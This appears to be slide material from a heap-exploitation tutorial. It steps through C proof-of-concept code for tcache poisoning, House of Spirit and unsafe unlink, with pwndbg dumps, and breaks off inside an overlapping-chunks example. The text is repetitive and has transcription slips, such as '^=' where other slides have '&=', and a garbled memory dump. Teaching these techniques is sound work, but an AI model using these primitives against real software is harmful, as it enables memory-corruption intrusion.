

```
for(int i = 0; i < 7; i++)  
    ptr[i] = malloc(0x40);  
for(int i = 0; i < 7; i++)  
    free(ptr[i]);
```




```
void* p1 = calloc(1,0x40);
```



Basic - Double Free - Fastbin Dup Consolidate



Basic - Double Free - Fastbin Dup Consolidate



Tcache poisoning

```
int main ()
{
    // disable buffering
    setbuf (stdin, NULL);
    setbuf (stdout, NULL);

    size_t stack_var; // The target

    intptr_t *a = malloc (128);
    intptr_t *b = malloc (128);

    free (a);
    free (b);

    b[0] = (intptr_t)&stack_var;

    malloc (128);

    intptr_t *c = malloc (128);

    assert ((long)&stack_var == (long)c);
    return 0;
}
```

This demonstrates a simple tcache poisoning attack by utilizing a use-after-free to trick malloc into returning a pointer to an arbitrary location. This is done by corrupting the forward pointer in a free chunk.

Tcache poisoning

```
int main ()
{
    // disable buffering
    setbuf (stdin, NULL);
    setbuf (stdout, NULL);

    size_t stack_var; // The target

    intptr_t *a = malloc (128);
    intptr_t *b = malloc (128);

    free (a);
    free (b);

    b[0] = (intptr_t)&stack_var;

    malloc (128);

    intptr_t *c = malloc (128);

    assert ((long)&stack_var == (long)c);
    return 0;
}
```

First we allocate two buffers and free them so that they are placed in the tcache.

We use two for padding.

Tcache poisoning

```
int main ()
{
    // disable buffering
    setbuf (stdin, NULL);
    setbuf (stdout, NULL);

    size_t stack_var; // The target

    intptr_t *a = malloc (128);
    intptr_t *b = malloc (128);

    free (a);
    free (b);

    b[0] = (intptr_t)&stack_var; ←
    malloc (128);

    intptr_t *c = malloc (128);

    assert ((long)&stack_var == (long)c);
    return 0;
}
```

Here is where the corruption is performed. The forward pointer for the free chunk that b points to is overwritten with our stack variable.

Tcache poisoning

```
int main ()
{
    // disable buffering
    setbuf (stdin, NULL);
    setbuf (stdout, NULL);

    size_t stack_var; // The target

    intptr_t *a = malloc (128);
    intptr_t *b = malloc (128);

    free (a);
    free (b);

    b[0] = (intptr_t)&stack_var;

    malloc (128); ←
    intptr_t *c = malloc (128);

    assert ((long)&stack_var == (long)c);
    return 0;
}
```

Malloc is called again to grab the padding chunk.

Tcache poisoning

```
int main ()
{
    // disable buffering
    setbuf (stdin, NULL);
    setbuf (stdout, NULL);

    size_t stack_var; // The target

    intptr_t *a = malloc (128);
    intptr_t *b = malloc (128);

    free (a);
    free (b);

    b[0] = (intptr_t)&stack_var;

    malloc (128);

    intptr_t *c = malloc (128); ←

    assert ((long)&stack_var == (long)c);
    return 0;
}
```

The next malloc call will now return our stack variable instead of a valid chunk.

House of Spirit

```
int main ()
{
    setbuf (stdout, NULL);

    void *chunks [7];
    for (int i=0; i<7; i++) {
        chunks [i] = malloc (0x30);
    }
    for (int i=0; i<7; i++) {
        free (chunks [i]);
    }

    long fake_chunks [10] __attribute__ ((aligned (0x10)));
    fake_chunks [1] = 0x40;
    fake_chunks [9] = 0x1234;

    void *victim = &fake_chunks [2];
    free (victim);

    void *allocated = calloc (1, 0x30);

    assert (allocated == victim);
}
```

This attack adds a non-heap pointer into the fastbin, thus leading to (nearly) arbitrary write.

The target address must be known and the attacker needs the ability to set up the start and end of the target memory.

House of Spirit

```
int main ()
{
    setbuf (stdout, NULL);

    void *chunks [7];
    for (int i=0; i<7; i++) {
        chunks[i] = malloc (0x30);
    }
    for (int i=0; i<7; i++) {
        free (chunks[i]);
    }

    long fake_chunks [10] __attribute__ ((aligned (0x10)));
    fake_chunks [1] = 0x40;
    fake_chunks [9] = 0x1234;

    void *victim = &fake_chunks [2];
    free (victim);

    void *allocated = calloc (1, 0x30);

    assert (allocated == victim);
}
```

Fill up the tcache, cause we only care about fastbin for this one.

House of Spirit

```
int main ()
{
    setbuf (stdout, NULL);

    void *chunks [7];
    for (int i=0; i<7; i++) {
        chunks [i] = malloc (0x30);
    }
    for (int i=0; i<7; i++) {
        free (chunks [i]);
    }

    long fake_chunks [10] __attribute__ ((aligned (0x10)))*
    fake_chunks [1] = 0x40;
    fake_chunks [9] = 0x1234;

    void *victim = &fake_chunks [2];
    free (victim);

    void *allocated = calloc (1, 0x30);


    assert (allocated == victim);
}
```

This will be our target fake chunk. It contains two chunks.

House of Spirit

```
int main ()
{
    setbuf (stdout, NULL);

    void *chunks [7];
    for (int i=0; i<7; i++) {
        chunks [i] = malloc (0x30);
    }
    for (int i=0; i<7; i++) {
        free (chunks [i]);
    }

    long fake_chunks [10] __attribute__ ((aligned (0x10)));
    fake_chunks [1] = 0x40; 
    fake_chunks [9] = 0x1234;

    void *victim = &fake_chunks [2];
    free (victim);

    void *allocated = calloc (1, 0x30);


    assert (allocated == victim);
}
```

We set the size for the first chunk to 0x40. It must be 16 more bytes than the size of the region, to accommodate the metadata.

House of Spirit

```
int main ()
{
    setbuf (stdout, NULL);

    void *chunks [7];
    for (int i=0; i<7; i++) {
        chunks [i] = malloc (0x30);
    }
    for (int i=0; i<7; i++) {
        free (chunks [i]);
    }

    long fake_chunks [10] __attribute__ ((aligned (0x10)));
    fake_chunks [1] = 0x40;
    fake_chunks [9] = 0x1234; 

    void *victim = &fake_chunks [2];
    free (victim);

    void *allocated = calloc (1, 0x30);

    assert (allocated == victim);
}
```

The size of the next fake region has to be set to anything sane.

House of Spirit

```
int main ()
{
    setbuf (stdout, NULL);

    void *chunks [7];
    for (int i=0; i<7; i++) {
        chunks [i] = malloc (0x30);
    }
    for (int i=0; i<7; i++) {
        free (chunks [i]);
    }

    long fake_chunks [10] __attribute__ ((aligned (0x10)));
    fake_chunks [1] = 0x40;
    fake_chunks [9] = 0x1234;

    void *victim = &fake_chunks [2]; ←
    free (victim);

    void *allocated = calloc (1, 0x30);

    assert (allocated == victim);
}
```

Now we free the first fake chunk

House of Spirit

```
int main ()
{
    setbuf (stdout, NULL);

    void *chunks [7];
    for (int i=0; i<7; i++) {
        chunks[i] = malloc (0x30);
    }
    for (int i=0; i<7; i++) {
        free (chunks[i]);
    }

    long fake_chunks [10] __attribute__ ((aligned (0x10)));
    fake_chunks [1] = 0x40;
    fake_chunks [9] = 0x1234;

    void *victim = &fake_chunks [2];
    free (victim);

    void *allocated = calloc (1, 0x30); ←
    assert (allocated == victim);
}
```

And, of course, the next calloc will return the fake chunk.

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

This technique can be used when you have a pointer at a known location to a region you can call unlink on.


The most common scenario is a vulnerable buffer that can be overflowed and has a global pointer.

We will use free to corrupt the global chunk0_ptr to achieve arbitrary memory write.

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420; 
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

We will use a size that avoids the fastbin and the tcache.

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size); ←
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); ←

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

We will malloc a chunk with size 0x420, once in the global variable (chunk 0) and once in a local variable (chunk 1).


Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10; 
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

We will create a fake chunk inside of chunk 0.

We set up the size of the fake chunk so that we can bypass a size corruption check.

See 2.31/malloc/malloc.c:4284 (?)

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3); ←
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2); ←

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

We then set up the forward chunk pointer of the fake chunk to point near the location of the chunk0_ptr variable.

We also set up the backward chunk pointer of the fake chunk to point near the location of the chunk0_ptr variable.

This way, when performing the unlink:

P->fd->bk == P

P->bk->fd == P

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

Here is what chunk 0 (red) and the fake chunk (green) look like in memory right now:

A memory dump from pwntdbg showing a 4xN grid of hex values. The first column contains addresses from 0x55555559290 to 0x55555559360. The second and third columns are mostly 0x00000000, with some non-zero values at 0x555558008 and 0x55558010. The fourth column contains 0x00000000. A red box highlights the first row (address 0x55555559290), and a green box highlights the second row (address 0x555555592a0).

pwntdbg> x/54wx 0x55555559290	0x00000000	0x00000000	0x00000431	0x00000000
0x55555559290:	0x00000000	0x00000000	0x00000421	0x00000000
0x555555592a0:	0x55558008	0x00005555	0x55558010	0x00005555
0x555555592b0:	0x00000000	0x00000000	0x00000000	0x00000000
0x555555592c0:	0x00000000	0x00000000	0x00000000	0x00000000
0x555555592d0:	0x00000000	0x00000000	0x00000000	0x00000000
0x555555592e0:	0x00000000	0x00000000	0x00000000	0x00000000
0x555555592f0:	0x00000000	0x00000000	0x00000000	0x00000000
0x55555559300:	0x00000000	0x00000000	0x00000000	0x00000000
0x55555559310:	0x00000000	0x00000000	0x00000000	0x00000000
0x55555559320:	0x00000000	0x00000000	0x00000000	0x00000000
0x55555559330:	0x00000000	0x00000000	0x00000000	0x00000000
0x55555559340:	0x00000000	0x00000000	0x00000000	0x00000000
0x55555559350:	0x00000000	0x00000000	0x00000000	0x00000000
0x55555559360:	0x00000000	0x00000000	0x00000000	0x00000000

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

With the forward and backward pointers of the fake chunk containing addresses that point right before the global chunk0_ptr variable

```
pwndbg> x/54wx 0x555555559290
0x555555559290: 0x00000000 0x00000000 0x00000431 0x00000000
0x5555555592a0: 0x00000000 0x00000000 0x00000421 0x00000000
0x5555555592b0: 0x55558008 0x00005555 0x55558010 0x00005555
0x5555555592c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x5555555592d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x5555555592e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x5555555592f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x555555559300: 0x00000000 0x00000000 0x00000000 0x00000000
0x555555559310: 0x00000000 0x00000000 0x00000000 0x00000000
0x555555559320: 0x00000000 0x00000000 0x00000000 0x00000000
0x555555559330: 0x00000000 0x00000000 0x00000000 0x00000000
0x555555559340: 0x00000000 0x00000000 0x00000000 0x00000000
0x555555559350: 0x00000000 0x00000000 0x00000000 0x00000000
0x555555559360: 0x00000000 0x00000000 0x00000000 0x00000000
```

```
pwndbg> p &chunk0_ptr
$3 = (uint64_t **) 0x555555558020 <chunk0_ptr>
```

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr - (sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr - (sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;


    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

Note: P->fd->bk == P and P->bk->fd == P

Or

chunk 0 -> FD (+16 bytes) -> BK (+24 bytes) == chunk 0

chunk 0 -> BK (+24 bytes) -> FD (+16 bytes) == chunk 0



Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size; ←
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] ^= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

Let's assume we have an overflow in chunk 0. This will allow us to modify the metadata for chunk 1.

Here we will create a `chunk1_hdr` variable for easy access.

Chunk 0 header	0x555555559290
<div>Fake chunk header</div>	0x5555555592a0
Chunk 1 header	0x5555555596c0

Heap memory

Unsafe Unlink


```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size; 
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

Next, we overwrite the size of chunk 0, which is stored in chunk 1's "previous size".

With this, `free` will think chunk 0 starts where we placed the fake chunk.

Unsafe Unlink


```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1; 

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

Next, we set the fake chunk as free by clearing the “previous_in_use” bit of chunk 1.

Unsafe Unlink

```
uint64_t *chunk0_ptr;


int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] ^= ~1;

    free(chunk1_ptr); 

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242LL);
}
```

Here is where the magic happens.

Freeing chunk 1 will trigger a consolidation that will “unlink” the fake chunk from our global memory, overwriting chunk0_ptr.

Before the free:

```
pwndbg> p &chunk0_ptr
$6 = (uint64_t **) 0x555555558020 <chunk0_ptr>
pwndbg> p chunk0_ptr
$7 = (uint64_t *) 0x5555555592a0 < Points to chunk 0 in the heap
```

After the free:

```
pwndbg> p &chunk0_ptr
$8 = (uint64_t **) 0x555555558020 <chunk0_ptr>
pwndbg> p chunk0_ptr
$9 = (uint64_t *) 0x555555558008 < Points to global memory right before chunk0_ptr
```

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr); ←

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

Here is where the magic happens.

Freeing chunk 1 will trigger a consolidation that will “unlink” the fake chunk from our global memory, overwriting chunk0_ptr.

0x555555558008		←
0x555555558010		
0x555555558020	chunk0_ptr	

Global memory

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);


    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string; 

    chunk0_ptr[0] = 0x4141414142424242LL;

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

Now when we place the address of victim_string at an offset of 8 bytes * 3 from where chunk0_ptr is pointing, we overwrite chunk0_ptr with the address of victim string.

Unsafe Unlink

```
uint64_t *chunk0_ptr;

int main()
{
    setbuf(stdout, NULL);

    int malloc_size = 0x420;
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size);
    uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size);

    chunk0_ptr[1] = chunk0_ptr[-1] - 0x10;
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    free(chunk1_ptr);

    char victim_string[8];
    strcpy(victim_string, "Hello!~");
    chunk0_ptr[3] = (uint64_t) victim_string;

    chunk0_ptr[0] = 0x4141414142424242LL; ←

    assert(*(long *)victim_string == 0x4141414142424242L);
}
```

Now when we try to write to the allocated chunk, we instead write to victim string.

Overlapping Chunks

```
int main(int argc , char* argv[])
{
    setbuf(stdout, NULL);

    long *p1,*p2,*p3,*p4;

    p1 = malloc(0x80 - 8);
    p2 = malloc(0x500 - 8);
    p3 = malloc(0x80 - 8);

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    int evil_chunk_size = 0x581;
    int evil_region_size = 0x580 - 8;

